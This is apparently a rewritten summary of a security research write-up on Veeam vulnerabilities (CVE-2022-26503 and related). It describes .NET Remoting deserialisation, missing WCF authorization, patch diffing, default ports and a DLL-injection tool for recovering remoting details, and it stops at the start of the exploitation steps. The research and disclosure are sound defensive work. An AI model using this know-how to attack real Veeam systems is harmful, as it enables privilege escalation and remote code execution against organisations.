ABC-Code Execution for Veeam (CVE-2022-26503)
The report details three vulnerabilities in Veeam products: a local privilege escalation via .NET Remoting deserialization, a remote code execution requiring domain credentials due to missing authorization, and a pre-authentication remote code execution allowing file upload and execution. An attacker could exploit these to execute arbitrary code with elevated privileges.
 Published on mdsec.co.uk
Our best in class red team can deliver a holistic cyber attack simulation to provide a true evaluation of your organisation’s cyber resilience.](https://www.mdsec.co.uk/our-services/adversary-simulation/) - [{{media:1}}
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers several vulnerabilities in Veeam Backup & Replication and Veeam Agent for Microsoft Windows that were patched around the time of publication. The post focuses on MDSec's process for identifying these 1Day issues, writing working exploit code and the considerations for further weaponisation. When combined, the bugs can be exploited by an unauthenticated attacker to execute arbitrary code as Administrator on an affected system.
The first vulnerability, CVE-2022-26503, is a local privilege escalation in Veeam Agent for Microsoft Windows. An attacker who successfully exploits it can run arbitrary code with LOCAL SYSTEM privileges. Veeam's official summary, as quoted in the post, describes the mechanism:
Veeam Agent for Microsoft Windows uses Microsoft .NET data serialisation mechanisms. A local user may send malicious code to the network port opened by Veeam Agent for Windows Service (TCP 9395 by default), which will not be deserialised properly.
The CVE was discovered by Nikita Petrov. The post also covers CVE-2022-26504, a remote code execution issue in the Veeam Backup & Replication component used for Microsoft System Center Virtual Machine Manager (SCVMM) integration, and CVE-2022-26500 and CVE-2022-26501, a pre-authentication RCE pair in the Veeam Distribution Service.
Setup
The research was carried out by recovering the patched and the most recent vulnerable versions of Veeam and performing patch diffing across the binaries. No specific version numbers are given in the post. The tooling used across the research includes:
- InspectAssembly, a tool by Matt Hand that uses
Mono.Cecilto parse a target assembly for calls toChannelServices.RegisterChanneland more. - A custom C# tool developed during the research, named Channel Guide, which injects a managed DLL into a process to extract .NET Remoting information at runtime.
- James Forshaw's ExploitRemotingService, which the post credits as significant inspiration for the exploit.
For CVE-2022-26503 the relevant service is Veeam.EndPoint.Service.exe, listening on TCP 9395 by default. For CVE-2022-26504 the vulnerable process is Veeam.Backup.PSManager.exe on TCP 8732 by default, and the default Veeam Backup & Replication installation is only vulnerable when an SCVMM server is registered. For CVE-2022-26500 and CVE-2022-26501 the Veeam Distribution Service listens on TCP 9380 by default.
Finding it
CVE-2022-26503: patch diffing points at deserialisation
After recovering the patched and the most recent vulnerable versions of Veeam, MDSec performed patch diffing across the binaries. The implemented patch showed the classic hallmarks of deserialisation:

The .NET Framework remoting provides two levels of automatic deserialisation, Low and Full. The Full deserialisation level supports automatic deserialisation of all types that remoting supports, in all situations. In the vulnerable code TypeFilterLevel used to be Full.
Reviewing the process behind the specified port results in identifying the Veeam.EndPoint.Service.exe:

Searching for the affected System.Runtime.Remoting.Channels.ChannelService.RegisterChannel class in the disassembled binary reveals the below result:

As shown in the disassembled class, upon service start several methods get called within OnStart which ultimately results in a call to CSrvTcpChannelRegistration, which registers a channel of type TCP with TypeFilterLevel set to Full.
Reviewing the Veeam.EndPoint.Service.exe binary indicates registration of the VeeamService for .NET Remoting:

Analysing the list of processes communicating with the registered channel results in identifying the Veeam.EndPoint.Tray.exe process, which is ultimately used by the Tray process:

Reviewing the modules loaded by the Tray process highlights the use of the Veeam.Common.Remoting.dll DLL:

Analysing the Veeam.EndPoint.Tray.exe can aide in producing a sample TcpClientChannel client, as any communications will need to respect the appropriate protocols for interacting with the service over .NET remoting:

After identifying the channel registration code, two pieces of information were required in order to exploit .NET Remoting: details on the ServiceName and the TCP port or named pipe (IPC).
To find this, the researchers used InspectAssembly, a tool by Matt Hand which uses Mono.Cecil for parsing the target assembly for calls to ChannelServices.RegisterChannel and more. Initially, MDSec used this tool to identify one of the pieces of information, namely whether the application registers the channel over IPC or TCP:

However, further static analysis was required for identifying the Service object uri for interacting with the target service.
CVE-2022-26503: the static analysis dead end
Initially, the team tried to follow the InspectAssembly path and add a signature for extracting the service name and other information by parsing a target assembly CIL. Assuming the scenario for the Veeam Service, the call to RegisterWellKnownServiceType is as follows:

Their initial assumption to achieve this was to tweak InspectAssembly to the below code:

This will inspect the IL opcodes for a call instruction and if its operand contains RegisterWellKnownServiceType, and the previous IL is a ldstr instruction, it will show the result as toString(), producing the following:

However, shortly after, they discovered that this was not suitable for all test cases and the tool hit an edge case where the service name was not correctly extracted after they had edited the Veeam code to use a string variable instead of a literal when calling RegisterWellKnownServiceType:

This would ultimately lead to IL code similar to the following:

As illustrated above, the initial ldc.i4.1 does not have ldstr preceding it anymore and now has ldloc.0, which means the instruction.Previous.Previous.Operand.ToString() will fail, resulting in the tool not finding the service name.
With this in mind, an alternate approach was required: static parsing of IL codes is not the solution. The team also attempted to analyse the system behaviour when a .NET assembly tries registering a .NET Remoting channel, checking whether there are any registry changes or file system changes, but this was equally unsuccessful:
CVE-2022-26504: missing authorization on the WCF endpoint
Analysis of the patch for CVE-2022-26504 indicates there were no authorization checks in place for the exposed NetTcpBinding:

The CheckAccessCore method is called by the Windows Communication Foundation (WCF) infrastructure each time an attempt to access a resource is made. The method returns true or false to allow or deny access, respectively.
This class is responsible for evaluating all policies (rules that define what a user is allowed to do), comparing the policies to claims made by a client, setting the resulting AuthorizationContext to the ServiceSecurityContext, and providing the authorization decision whether to allow or deny access for a given service operation for a caller.
The ServiceAuthorizationManager is part of the WCF Identity Model infrastructure. The Identity Model enables you to create custom authorization policies and custom authorization schemes.
The default client credential type for NetTcpBinding is Windows Authentication. For Windows Authentication to work, both client and server must be in the same domain, or mutually trusting domains. If both client and server were on the same domain, WCF would handle the mechanics of Windows Authentication. When both client and server are on the same machine they are effectively within the same domain, so Windows can use its own mechanisms to handle the encryption and decryption. It will only do this within mutually trusting domains.
Exploitation
Step 1: build Channel Guide to recover the remoting details at runtime
To solve the static analysis challenge, the team developed a C# tool named Channel Guide. Channel Guide can be used by researchers to extract information about processes using .NET Remoting:

This tool injects a managed DLL into the selected process (supporting both 64 and 32 bits) and invokes the injected DLL to extract .NET Remoting information during runtime. The injected DLL uses the System.Runtime.Remoting.Channels.ChannelServices::get_RegisteredChannels() class, which Microsoft has documented. A simple example of injecting Channel Guide into Veeam is shown below:
